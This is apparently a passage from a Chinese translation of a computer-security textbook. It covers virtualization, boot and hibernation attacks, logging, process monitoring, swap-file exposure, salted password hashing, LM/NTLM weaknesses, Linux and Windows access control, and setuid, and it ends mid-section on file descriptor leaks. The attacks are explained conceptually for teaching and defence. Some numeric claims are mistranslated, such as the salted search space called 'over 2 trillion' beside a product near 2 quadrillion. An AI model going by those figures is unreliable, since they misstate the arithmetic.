虚拟机技术是一个迅速出现的新兴领域，不直接接触底层硬件，就允许操作系统的运行。例如，通过将许多计算机系统的操作组合成一个系统，这种系统能大量地节约电能，一个系统可以模拟其他的操作系统。这种模拟方式就是操作系统运行虚拟机（virtual machine, VM），软件来创建操作系统交互的模拟环境。软件层所提供的这种环境称为管理程序（hypervisor）或虚拟机管理器（virtual machine monitor, VMM）。在 VM 中运行的操作系统称为客户机（guest），本地的操作系统称为主机（host）。另外，管理程序可以直接运行在没有主机操作系统的硬件之上，这称为本地虚拟化（native virtualization）。对于客户机的操作系统，一切都是正常的：它可以与外部设备交互、执行 I/O 等。但是，实际上，

操作系统在与虚拟设备进行交互，底层的虚拟机是虚拟设备与实际硬件之间的桥梁，虚拟机对客户操作系统是完全透明的。

实现虚拟机

虚拟机有两种主要实现。第一种是模拟（emulation），其中主机操作系统模拟与客户机操作系统交互的虚拟接口。主机系统翻译通过这些接口的通信，并最终传递给硬件。模拟的优点在于使硬件更具灵活性。例如，可以在运行完全不同处理器的计算机上模拟一个虚拟环境来支持一个处理器。模拟的缺点是：因为转换过程与虚拟和实际硬件之间的通信相关联，所以性能必定下降。

第二种虚拟机的实现简称为虚拟化（virtualization），它删除了上述的转换过程。因此，在 VM 内的虚拟接口必须与主机的实际硬件匹配，因此两者之间的通信传递是无缝连接的。这减少了外来客户机操作系统运行的可能性，但能显著地提升性能。

虚拟化的优点

虚拟化有如下一些优点。

- **硬件效率：**虚拟化使系统管理员能够在同一台计算机上托管多个操作系统，确保硬件资源的有效配置。在这些案例中，管理程序负责高效地管理每个操作系统现底层硬件之间的交相，确保这些并发操作的效率及安全。这种管理可能非常复杂——一组硬件可能被迫同时管理多个操作系统。
- **可移植性：**VM 提供了可移植性，即在多台不同计算机上运行程序的能力。这种可移植性源于这样的事实：整个客户机操作系统几乎作为软件来运行，因此可以将客户机操作系统的整个状态保存为快照，并将其传输到另一台计算机上。在出现问题时，这种可移植性能使恢复变得非常轻松。例如，恶意软件的研究者经常采用 VM 技术，在易于恢复的环境中研究恶意样本，并清除出差错的状态。
- **安全性：**除了使现有的可用资源最大化并提供便携式计算的解决方案之外，从安全角度来看，虚拟机有几个优点。通过在虚拟环境中包含操作系统，VM 功能是一个严格的沙箱（sandbox），当客户机操作系统成被攻破时，还能保护虚拟机的其他功能。在发生攻破事件时，只需从互联网上断开虚拟机，而无需中断主机上其他服务的操作。
- **管理方便：**最后，可以证明，利用整个虚拟机状态快照的能力是非常方便的。假设 Bob（公司网络的一个用户）正在运行 Windows 的虚拟化版本，当他开机时，会自动启动该虚拟机。如果 Bob 的操作系统被恶意软件感染，则系统管理员只需登录到主机操作系统，从公司网络断开与 Bob 的连接，并创建 Bob 的虚拟机状态的快照。在另一台计算机上审查这一快照后，管理员可以决定是否恢复 Bob 计算机到以前的干净状态。在资源密集的普通机上，整个过程将会相当耗时，但虚拟技术使其变得相对简单。

3.2 进程的安全

当计算机运行时，为了保护计算机，监控与保护计算机上运行的进程是非常必要的。

3.2.1 从开始到结束的传递信任

对计算机上运行进程的信任是传递信任，它基于打开计算机时加载过程的完整性，即使关闭计算机或计算机进入休眠状态，也会维护这种状态。

引导顺序

从关机状态到将操作系统加载到内存的操作称为引导（booting），最初也称为 bootstrapping。这项任务似乎是一项艰巨的挑战——在初始化时，操作系统的全部代码都存储在永久性的存储器中，通常存储在硬盘驱动器中。但是，为了执行操作系统，必须将操作系统加载到内存中。当打开计算机时，它首先执行存储在基本输入/输出系统（basic input/output system，BIOS）固件组件中的代码。在现代系统中，BIOS 将第二阶段的引导加载程序（second-stage boot loader）加载到内存，该程序将操作系统的其余部分加载到内存，然后再将控制权交给操作系统，如图 3.8 所示。




图 3.8 BIOS 的操作

恶意用户可能会利用引导过程中计算机的几个执行点。为了防止对引导第一阶段的攻击，许多计算机都设有 BIOS 密码，如果没有通过身份验证，就不允许执行第二阶段的引导加载程序，在第 2.4.4 小节，在讨论 BIOS 的安全问题时，已介绍了该主题。

引导设备的层次

但是，还有一些其他的安全问题与引导顺序相关。大多数的第二阶段引导程序允许用户指定应该使用哪个设备来加载操作系统的其余部分。在大多数情况下，该选项的默认是

从硬盘驱动器引导，或在一个新的安装事件中，从外部介质如 DVD 驱动器引导。因此，应该确保操作系统总是从值得信任的介质启动。

存在一种可定制的层次结构，它可以决定引导设备的优先级：用列表中的第一个可用设备进行引导。对于安装和故障排除，这种灵活性是非常重要的，如在第 2.4.4 小节所讨论的，攻击者可以绕过运行在计算机上、内置于操作系统中的安全机制，从外部介质引导其他的操作系统来进行物理访问。为了防止这些攻击，许多计算机的第二阶段的引导程序都设置了密码保护，只允许授权用户从外部存储介质引导计算机。

休眠

现代的计算机都有进入电源关闭状态的功能，这种状态称为休眠（hibernation）。当进入休眠时，操作系统将计算机内存的全部内容都存储到磁盘的休眠文件（hibernation file）中，因此，当系统通电后，可以迅速恢复计算机的状态。如果没有额外的安全防范措施，攻击者可以利用休眠，入侵计算机的取证调查。

由于内存的全部内容都保存在休眠文件中，在休眠的那个时刻，会保留内存中的任何密码或敏感信息。可以执行自生系统（Live CD）攻击来访问休眠文件（参见第 2.4.4 小节）。Windows 存储的休眠文件为 C:\hiberfil.sys。安全研究人员已经表明：有回溯该文件所使用压缩算法的可能性，可以提取休眠时刻 RAM 的可视快照，这使休眠攻击成为可能，如图 3.9 所示。



图 3.9 休眠攻击

攻击会修改已展示的 hiberfil.sys 文件，以便当计算机启动时，改变在计算机上执行的程序。有趣的是，在恢复执行后，Windows 不会删除休眠文件，所以即使重新启动计算机几次之后，休眠文件仍将一直存在。与虚拟内存页面文件或交换文件相关的攻击将在 3.3.1 小节中讨论。为了防御这些攻击，应该使用硬盘加密来保护休眠文件和交换文件。

3.2.2 监控、管理与日志

操作系统安全的一个最重要方面是军人所讲的“事态感知”。记录哪些进程正在运行，还有哪些其他计算机正在通过互联网与系统进行交互，如果操作系统遇到任何意外或可疑的操作，都会留下重要的线索，通过该线索，不仅能解决常见的问题，还能确定出现安全

漏洞的原因。例如，反复失败的尝试登录日志项可能警告有蛮力攻击，并提示系统管理员更改密码以确保系统安全。

事件日志

因此，操作系统有内置功能来管理事件日志。例如，如图 3.10 所示，Windows 包含一个被简单称为 Windows 事件日志（Windows Event Log）的事件日志系统。




图 3.10 Windows 事件日志

Windows 定义了三种可能的日志源：“系统”、“应用程序”和“安全”。只有操作系统才能写系统日志，而普通的应用程序只能写应用程序日志。最后，只有称为本地安全授权子系统服务（Local Security Authority Subsystem Service）的特殊 Windows 服务才能写安全日志，在进程查看器中，该服务的名字为 lsass.exe。这项服务负责执行如访问控制和用户身份验证等安全策略。除了上述三种预定义源之外，用户也能定义自己的日志源。每个日志项被称为事件（event）。事件都有独特的标识符，对应于在 Windows 计算机上可能出现的任何事件。事件的例子包括：应用程序的意外退出、用户身份验证失败以及进行网络连接等。

基于 UNIX 的系统（包括 Linux）依据具体的配置有不同的日志机制。在通常情况下，日志文件存储在 /var/log 中或类似位置，并具有描述性名称的简单文本文件。例如，auth.log 包含用户身份验证记录，而 kern.log 记录了意想不到的内核操作。Windows 的日志项包含时间戳和对事件的描述。在通常情况下，只有特殊的 syslog 守护进程才能写这些日志文件。当使用 Microsoft 事件日志工具时，能轻松地处理 Windows 的日志文件，而 UNIX 日志的文本格式非常简单，每行只包含一个事件，细读起来更快捷方便。

进程监控器

在几种情况下，我们需要确切知道在计算机上正在运行哪些进程。举个例子，我们的

计算机运行变得非常缓慢，我们需要确定哪些应用程序占用了大量 CPU 周期或内存。或者，我们可能怀疑，病毒已入侵了我们的计算机，我们需要检查可疑的进程。当然，我们希望终止这类不当或恶意程序的执行，但这样之前，需要首先确定它。因此，每个操作系统都提供了工具，使用户能监控和管理当前正在运行的进程。例子包括：在 Windows 中的任务管理器（task manager）应用程序和 Linux 中的 ps、top、pstree 和 kill 命令。

进程查看器

看似只有专家级用户或管理员才能使用进程监控工具，因为这类工具给出了运行进程的详细列表以及相关的执行状态，但实际上，对普通用户而言，它们也是很有用的工具。在图 3.11 中，我们给出了这类工具——进程查看器（process Explorer）的屏幕快照，在 Microsoft Windows 操作系统中，对于监控进程，它是高度可定制的有用工具。

进程查看器是一个很好的功能示例，它由优秀的进程监控工具提供。进程查看器的工具栏包含各种按钮，其中一个是终止进程的按钮。小图标显示了 CPU 时间、内存和 I/O 的使用历史，对于确定不当或恶意进程是非常有用的。

进程查看器的组件提供了进程监控和管理的大量信息。通过使用标准的大纲视图，左列（Process）显示了进程树，即，进程和它们的父子关系。注意，例如，在如图 3.11 所示的屏幕快照中，进程 explorer.exe 是许多进程（包括 Firefox web 浏览器和 Thunderbird 电子邮件客户端）的父进程。紧邻进程名的是相关程序的图标，这有助于从视觉上确定程序。从左到右，其余各列分别显示了：进程 ID（PID）、所用的 CPU 时间百分比（CPU）、以 KB 为单位的进程地址空间大小（Virtual Size）和进程描述（Description）。




图 3.11 Microsoft Windows 的进程查看器实用程序的屏幕快照，由 Mark Russinovich 提供，由三部分组成：菜单栏（顶部）、工具栏和三个小图标（中间）以及进程树窗格（底部）

问题进程会占用大量 CPU 时间或地址空间，需要终止这类进程。在这个示例中也给出了进程定制窗口的背景颜色。特别是，不同的颜色用来突出新启动的进程、被终止的进程、用户进程（由同一运行进程查看器的用户启动）和系统进程（如服务）。所有这些功能为确定不当或恶意进程提供了有用的图形用户界面，同时，一旦确定问题进程之后，也给出了简单的杀死相关进程的方法。

除了监控性能，对于收集进程映像（process image）的详细信息也非常 important，即与进程相关联的可执行程序。在如图 3.11 所示的例子中，进程查看器给出开发程序的实体名称（Company）以及映像所在的磁盘位置（Path）。如果检测到病毒的文件名与合法的应用程序名相同时，通过映像位置可以确定哪个是病毒，因为它会在非标准的目录中。

攻击者也会尝试替换合法程序的映像，通过修改版来执行恶意操作。为了对付这种攻击，软件开发人员对映像进行数字签名（参见第 1.3.2 小节），并且可用进程查看器验证数字验证签名，并显示对映像进行数字签名的实体名称（Verified Signer）。

3.3 内存与文件系统的安全

计算机的内容被封装在内存和文件系统之中。因此，保护计算机的内容就从保护内存和文件系统开始。

3.3.1 虚拟内存的安全

正如在第 3.1.4 节所分析的，对操作系统而言，虚拟内存是非常有用的工具。当多个进程所需总地址空间大于 RAM 内存时，它也能使多进程有效地运行，并且，它也支持多进程将自己的地址空间视为连续的地址空间。即使如此，这些功能也会出现一些安全问题。

Windows 和 Linux 的交换文件

在 Windows 中，已被写入到硬盘的虚拟内存页面实际存储在页面文件（page file）中，位于 C:\pagefile.sys。另一方面，在 Linux 中，通常需要用户自己设定一个整个硬盘分区作为交换分区（swap partition）来存储这些内存页面。除了交换分区之外，Linux 还支持交换文件（swap file），它的功能类似于 Windows 的页面文件。在所有情况下，当操作系统运行时，每个操作系统都执行规则来防止用户查看虚拟内存文件的内容，还可以配置为：当关闭计算机时，删除虚拟内存文件的内容。

攻击虚拟内存

然而，如果攻击者突然将计算机断电，没有正常关闭计算机，并通过外部介质引导另一个操作系统，就能查看这些文件并重建内存部分，这样会暴露敏感信息。为了降低这些风险，在所有不受信方能物理访问计算机的情况下，应该使用硬盘加密。当然，如果攻击者能物理访问计算机，则这种加密并不能阻止攻击者读取交换文件。但如果攻击者没有获得解密密钥，则也不能从这些文件内容中获得任何有用的信息。

3.3.2 基于密码的身份验证

允许哪些用户访问计算机系统资源是操作系统安全的一个核心问题：

操作系统如何才能安全地确定他的用户呢？

这个问题的答案封装在身份验证（authentication）的概念之中，即，确定身份或某人的角色（在这种情况下，与操作系统控制的资源有关）。

大多数操作系统都使用标准的身份验证机制，即登录时，要求用户输入用户名（username）和密码（password）。如果输入的密码与输入的用户名相关联的存储密码相匹配，则通过系统的身份验证，用户能登录系统。

操作系统并不是将密码存储为明文形式，而是在密码文件或数据库中存储密码的加密单向散列值。归功于单向加密散列函数的性质（参见第 1.3.4 小节），掌握了密码文件的攻击者也不能有效地从中推出实际的密码，而不得不求助于猜测攻击。也就是说，从密码文件中猜测密码的基本方法还是使用字典攻击（dictionary attack）（参见第 1.4.2 小节），对字典中的每个单词执行散列计算，将由此产生的散列值与密码文件所存储的密码散列值进行比较。如果系统用户使用了弱密码，如英文名字和单词，在只有 50 万个单词的字典中，字典攻击往往能够成功，其搜索空间超过了 5 万亿个单词，因为能从标准键盘输入中形成八个字符的单词。

密码盐

使用盐（salt）会使发动字典攻击变得更难，它是一种加密技术，使用随机位作为散列函数或加密算法的部分输入，从而增加了输出的随机性。在需要密码身份验证的情况下，通过引入与每个用户 ID 相关联的随机数来加盐。然后，系统不是将输入密码的散列值与所存储的密码散列值进行比较，而是将输入密码的散列值和盐与相关联的用户标识所存储的密码散列值和盐进行比较。设 U 是用户 ID， P 是对应的密码。当使用盐时，密码文件存储三元组 $(U, S, h(S \parallel P))$ ，其中 S 是 U 的盐， h 是加密散列函数，如图 3.12 所示。

盐如何增加搜索空间的大小

对于字典攻击，使用密码盐能显著增加搜索空间的大小。假设，攻击者无法找到与所攻击用户 ID 相关联的盐，则对字典攻击而言，加盐的密码搜索空间大小为：

$$2^B \times D$$

其中 B 是随机盐的位数， D 是字典攻击的单词列表大小。举个例子，如果对于每个用户 ID，系统使用 32 位盐，并且用户在 50 万单词的字典中挑选密码，那么攻击盐密码的搜索空间为：

$$2^{32} \times 500\,000 = 2\,147\,483\,648\,000\,000$$

它超过 2 万亿。此外，即使攻击者能找到每个用户 ID 相关联的盐（系统应该以加密的形式保存盐），通过采用加盐密码，操作系统可以限制字典攻击：一次只能攻击一个用户 ID，

因为攻击者对每个用户不得不使用不同的盐值。




图 3.12 密码盐。我们用||表示字符串连接, h 表示加密散列函数

Windows 和基于 UNIX 系统的密码身份验证

在 Microsoft Windows 系统中, 密码的散列值存储在安全账户管理器 (Security Accounts Manager, SAM) 文件中, 当操作系统运行时, 普通用户无法访问该文件。在旧的 Windows 版本中, 该文件中所存储密码散列值使用的是基于 DES 的算法, 称为 LAN 管理器散列 (LAN Manager hash), 或 LM 散列, 该算法具有一定的安全漏洞。这个密码散列算法将用户密码填充为 14 个字符, 将所有小写字母转换为大写字母, 并将 14 个字符的密码分成两部分, 即每部分 7 个字符, 然后分别生成 DES 密钥。使用这两个 DES 密钥加密所存储的字符串 (如 “KGS!@#\$%”), 生成两个 8 字节的密文, 将它们连接在一起, 就形成了最终的散列值。由于将每个用户的密码分成两半, 分别进行处理, 针对 LM 散列的字典攻击实际变得更加容易, 因为每个密码最多为 7 个字符。此外, 将所有字母都转换为大写字母极大地降低了搜索空间。最后, LM 散列算法没使用盐, 所以使用预算信息表特别有效。

Windows 通过引入 NTLM 算法改进这些弱点。NTLM 是多个 Windows 组件进行身份验证所使用的挑战响应协议。该协议涉及服务器 (是指操作系统) 和客户端 (是指对用户进行身份验证的服务)。操作系统向客户端发送 8 个字节的随机数作为挑战。接下来, 客户端使用两个秘密: 密码的 LM 散列和密码的 MD4 散列来计算两个 24 字节的响应。对于每一个秘密, 客户端使用空字符将 16 个字节的散列填充为 21 个字节, 并分成三组, 每组为 7 个字节, 使用每一组作为 DES 密钥来加密的 8 个字节的挑战。最后, 3 个 8 字节的密文 (对于每段秘密) 连接在一起, 形成两个 24 字节的响应 (一个使用 MD4 散列, 另一个使用 LM 散列)。这两个响应被发送回服务器, 服务器使用它所存储的散列进行相同的计算, 并完成对用户的身份验证。虽然尚未完全破解 NTLM, 但已经确定了它所存在的一些漏洞。具体来说, 无论是 MD4 和 LM 散列都没有使用盐, 因此易受到预算攻击。

基于 UNIX 的系统具有类似的密码机制，将身份验证信息保存在/etc/passwd 中，并可能与/etc/shadow 结合在一起。但是，大多数 UNIX 变种都使用了盐，并在选择散列算法时不加限制，允许管理员选择自己最喜欢用的算法。在写本书时，大多数系统使用了加盐的 MD5 算法或 DES 变种，但许多人也喜欢使用其他散列算法，如 Blowfish。

3.3.3 访问控制与高级文件权限

一旦系统完成了对用户的身份验证，接下来的问题是：必须解决访问控制（access control）：

操作系统如何确定用户具有哪些操作权限呢？

为了详细解决与文件相关的这个问题，我们需要给出一些术语。主体（principal）是用户或组用户。可以将主体明确定义为用户的集合：如组：friends 包括用户 peter 和 paul，也可以是操作系统预定义的主体之一。例如，在基于 UNIX 的系统中，为每个文件（或文件夹）都定义了如下的用户和组。用户 owner 是指拥有文件的用户。组 group 被称为所有组（owning group），是与文件相关联的默认组。此外，组 all 包括系统中的所有用户，组 other 包括除 owner 之外的 all，即除了文件所有者之外的所有用户。

权限（permission）是对文件或文件夹执行的具体操作。例如，文件权限包括读（read）、写（write），程序文件可以同时有执行（execute）权限。文件夹可能有列出（list）权限和执行（execute）权限，列出是指能够检查（列出）文件夹的内容，执行是指允许将该文件夹设置为当前目录。在基于 UNIX 的系统中，文件夹的执行权限是基于路径访问控制机制的基础（参见第 3.1.3 小节）。

访问控制项与访问控制列表

给定文件或文件夹的访问控制项（access control entry, ACE）是由一个三元组（主体，类型，权限）组成，其中类型是允许（allow）或拒绝（deny）。访问控制列表（access control list, ACL）是 ACE 的有序列表（参见第 1.2.2 小节）。

当设计操作系统权限方案时，必须考虑一些具体的实现细节。其一，权限如何与系统的文件组织进行交互？具体来说，权限的继承是层次结构吗？如果文件在文件夹中，它是继承其父文件夹的权限，还是用自己的权限覆盖文件夹的权限呢？如果用户拥有写入文件的权限，但没有到该文件所在目录的权限，会出现什么情况？对文件而言，读、写和执行权限似乎非常直观，但这些权限如何影响文件夹呢？最后，如果没有专门的授予或拒绝权限，意味着默认吗？有趣的是，即使在最流行的操作系统 Linux 和 Windows 之间，针对这些问题的答案也有很大的差距。

Linux 的权限

Linux 从前面讨论的早期 UNIX 系统中继承了绝大部分的访问控制系统。Linux 使用文件权限矩阵，确定各用户对文件的访问权限。所有未明确授予的权限都意味着拒绝，所以

没有（或不需要）明确的拒绝权限机制。根据基于路径的访问控制原理，为了访问文件，在文件系统树中的每个祖先文件夹都必须具有执行权限，并且文件本身必须具有读权限。最后，赋予文件所有者能力来改变这些文件的权限——这称为自主访问控制（discretionary access control, DAC）。

除了三种基本的权限（读、写和执行）之外，Linux 允许用户设置扩展的文件属性，以便所有用户都能访问这些文件。例如，扩展属性包括：使文件只能追加（所以用户只能在文件末尾写入），将文件标记为“不可修改的”，此时，甚至根用户也不能删除或修改这类文件（除非他先去除这一属性）。通过 chattr 命令可以设置这些属性，通过 lsattr 命令可以查看这些属性。

最近，Linux 已经开始支持可选的基于 ACL 的权限方案。在 Linux 中，使用 getfacl 命令可以查看 ACL，使用 setfacl 命令可以设置 ACL。在这个方案中，对 owner、group 和 other 主体，每个文件都有基本的 ACE，对指定的用户或组（即命名用户（named users）和命名组（named groups））可创建额外的 ACE。还有掩码 ACE（mask ACE），为所有组和任何的命名用户和组规定允许的最大权限。设 U 是进程的 uid，该进程具有一定请求权限、试图访问文件或文件夹。为了确定是否授权访问，操作系统会将其与下列条件进行匹配，并选择与第一个匹配条件相关联的 ACE：

- U 是文件所有者的用户 ID：是 owner 的 ACE；
- U 是命名用户之一：是 U 的 ACE；
- U 的一个组是所有组，group 的 ACE 包含请求权限：是 group 的 ACE；
- U 的一个组是命名组 G ，它的 ACE 包含请求权限：是 G 的 ACE；
- 对于 U 的每个组 G ，可以是所有组或命名组， G 的 ACE 不包含请求权限：空 ACE；
- 否则，是 other 的 ACE。

如果为 owner 或 other 或空 ACE 已经选定了 ACE，则它的权限决定访问。否则，选定的 ACE 是与掩码 ACE 的“ANDed”，由此产生的 ACE 权限决定访问。注意，尽管在第四个条件中，可以选定多个 ACE，但访问决定并不取决于具体选定的 ACE。在写本书时，Linux 的 ACL 方案还未广泛应用，虽然在访问控制中，其更具灵活性。

一些 Linux 的发行版具有更先进的访问控制机制。由美国国家安全局开发的安全增强型 Linux（Security-Enhanced Linux，SELinux），SELinux 就具有一系列的安全增强措施，适用于类 UNIX 系统。SELinux 实施严格的强制访问控制（mandatory access control），它定义了几乎所有计算机上允许的操作。每个规则都由主体（subject）、客体（object）和权限组成，主体是指试图进行访问的进程；客体是指被访问的资源；权限是指由操作系统进行的一系列检查。SELinux 体现了最小特权（least privilege）原则：将每个进程的权限限制到最低限度，但仍能正常工作，从而大大降低了安全漏洞的影响。此外，与 DAC 不同，用户是没有任何权力来决定自己文件的安全属性。而是委托给中央安全策略管理员完成。这些增强功能使 SELinux 创建了更为严格的安全环境。

Windows 的权限

Windows 使用的 ACL 模型允许用户为每个用户和组创建规则集。根据相应主体，这些规则要么是允许要么是各种拒绝权限。如果没有适用的允许规则，则默认为拒绝访问。

基本的权限被称为标准权限 (standard permissions)，对于文件，这些权限包括修改 (modify)、读和执行、读、写、最后完全控制，完全控制授予所有权限。图 3.13 给出了在 Windows XP 中编辑权限的图形界面。




图 3.13 Windows XP 中自定义的文件权限

为了微调权限，还需要高级权限 (advanced permission)，它由标准权限组成。在图 3.13 中也给出了高级权限。举个例子，标准读权限包括以下几个高级权限：读取数据、读取属性、读取扩展属性与读取权限。对特定主体设置读权限就自动允许了这些高级权限，但也可以只设置所需的高级权限。

由于在 Linux 中，文件夹也有权限：读的同时也具备列出文件夹内容的功能，写允许用户在文件夹内创建新文件夹。但是，在允许访问文件之前，Linux 会检查到文件路径上的每个文件夹，Windows 有不同的方案。在 Windows 中，到文件的路径只是标识符，不受权限的任何影响。只是在授权访问之前，要检查有关文件的 ACL。管理员可以禁止用户访问文件夹，但允许用户访问该文件夹内的文件，在 Linux 中，这样做是不可能的。

在 Windows 中，应用到文件夹的任何 ACE 不仅可被设置为适用于选定的文件夹，而且还适用于该文件夹内的子文件夹和文件。以这种方式自动生成的 ACE 被称为继承 ACE (inherited ACE)，专门设置的 ACE 被称为显式 ACE (explicit ACE)。注意，管理员可以停止特定文件夹的继承传播，以确保该文件夹的孩子不继承父文件夹的 ACE。

这种继承机制会出现一个问题：如何决定 ACE 的优先级。事实上，在制定访问控制决策时，操作系统使用简单的层次结构。在任何分层中，拒绝 ACE 的优先级都高于允许 ACE 的优先级。此外，显式 ACE 的优先级高于继承 ACE 的优先级，继承 ACE 的优先级由祖先与对象之间的距离决定——父亲的 ACE 优先级高于祖父 ACE 的优先级，以此类推。有了这个算法，解决权限只是一个问题：就是以适当顺序对 ACL 项进行枚举，直到找到适用的规则。这种层次结构与 Windows 权限的细粒度控制一起，虽然为管理员提供巨大的灵活性，但由于它的复杂性，会产生一些安全漏洞——如果不小心地运用规则，会暴露敏感资源。

SetUID 位

与操作系统安全问题相关的访问控制问题是：如何赋予某些程序权限来执行任务，如果赋予权限，用户就能运行程序，否则就不允许用户运行程序。举个例子，考虑早期 UNIX 系统中的密码机制，其中用户登录信息存储在 /etc/passwd 中。很显然，普通用户应该不能编辑这个文件，或者程序能改变其他用户的密码并确定他们的身份。但是，应该允许用户更改自己的密码。

换而言之，程序需要由普通用户运行，允许程序改变普通用户无法改变的文件。但是，在现有的架构中，这似乎是不可能的。由于进程继承了其父进程的权限，由普通用户运行的密码更改程序仅限于该用户的权限，无法写入 /etc/passwd 文件。

为了解决这个问题，在 UNIX 系统中，在文件权限矩阵中有一个额外位，称为 **setuid** 位 (setuid bit)。如果已设置了该位，则程序运行所有者的有效用户 ID，而不是进程正在执行程序的 ID。举个例子，在 UNIX 中，更改密码的实用工具是 passwd。这个程序的所有者是根用户，对其他类设置执行位，也设置了 setuid 位。当用户运行 passwd 时，当具有根用户权限的用户运行程序时，允许他修改 /etc/passwd 文件。只有根用户才能写入该文件。setuid 程序还可以通过调用 setuid 函数族来降低其较高的权限。

虽然不是很常用，但还是可以设置 setgid 位，其功能类似于 setuid，但是针对组的。当已设置 setgid 位，运行进程的有效组 ID 等于文件所有组的 ID，而不是父进程的组 ID。

setuid 机制是有效的，因为它解决了无特权的访问问题，但也引发了一些安全问题。特别是，它需要使用安全的编程习惯来编写 setuid 程序。如果攻击者可以强制 setuid 程序执行任意代码，如后面要讨论的缓冲区溢出攻击，则攻击者可以利用 setuid 机制，来运用程序的所有者权限，创建权限升级 (privilege escalation) 脚本。

SetUID 程序的示例

在代码段 3.1 中给出了 setuid 程序的示例。在这个例子中，应用程序调用 seteuid() 降低并恢复它的权限。

注意，这个程序的大部分执行都使用用户的权限在运行，但为了写入普通用户不能访问的日志文件，简单地将其权限提升为所有者的权限。

代码段 3.1 一个简单的 C 程序：使用 seteuid() 改变它的权限。这个程序使用所有者权限运行 fprintf 操作，而不是用户运行此程序

```
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>

static uid_t euid, uid;

int main(int argc, char *argv[])
{
    FILE *file;
```

```
/* Store real and effective user IDs */
uid = getuid();
euid = geteuid();
/*Drop privileges*/
seteuid(uid);
/* Do something useful */
/*...*/
/* Raise privileges */
seteuid(euid);
/*Open the file */
file = fopen("/home/admin/log","a");
/*Drop privileges again*/
seteuid(uid);
/* Write to the file */
fprintf(file, "Someone used this program.\n");
/* Close the file stream and return */
fclose(file);
return 0;
}
```

3.3.4 文件描述符

为了处理文件，需要速记方法来引用这些文件，而不总是转到文件系统，指定有问题文件的路径。为了有效地读写存储在磁盘上的文件，现在操作系统依靠文件描述符（file descriptors）机制。文件描述符本质上是存储在表中的索引值，恰当地应该称之为文件描述符表（file descriptor table）。当程序需要访问文件时，会调用 open 系统调用，该系统调用使内核创建一个文件描述符表中的新项，该项映射到文件的磁盘位置。这个新文件描述符返回到程序，现在程序可以使用文件描述符发送读或写命令。当接收到读或写系统调用时，内核在表中查找文件描述符，并在磁盘的适当位置执行读或写。最后，当完成操作时，程序应该发送 close 系统调用来删除打开的文件描述符。

文件描述符的读与写

给定文件描述符，在执行读或写文件的过程中会出现一系列的安全检查。当发送 open 系统调用时，内核会检查调用进程对文件是否有权限以请求的方式进行访问，举个例子，如果进程请求以写的方式打开文件，则内核必须确保在打开文件之前，该进程对文件已具有写的权限。接下来，只要发送读或写调用，内核就必须检查要读取或写入的文件描述符必须已具有适当的权限集。如果没有适当的权限集，则读或写失败，程序暂停。

在大多数现代系统中，使用普通的 IPC 机制可以将打开文件描述符从一个进程传递给另一个进程。例如，在基于 UNIX 的系统（包括 Linux）中，通过本地套接字，在一个进程中的打开文件描述符可以将其副本发送到另一个进程。

文件描述符漏洞

可以导致严重安全问题的一个常见编程错误是文件描述符漏洞（file descriptor leak）。

